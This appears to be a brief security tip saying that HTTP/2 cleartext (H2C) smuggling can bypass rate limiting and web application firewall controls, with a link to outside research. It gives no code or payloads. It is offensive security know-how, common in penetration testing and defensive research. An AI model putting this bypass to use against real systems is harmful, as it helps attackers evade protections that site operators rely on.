H2C smuggling is not just for accessing internal routes...

If you're able to perform a H2C smuggling attack against your target, you may be able to bypass restrictions such as rate limiting and/or WAF controls depending on where they are configured.

H2C smuggling is a well known and documented concept, but it doesn't get much attention from a WAF bypass perspective.

Read more about H2C smuggling here: https://www.assetnote.io/resources/research/h2c-smuggling-in-the-wild

Thank You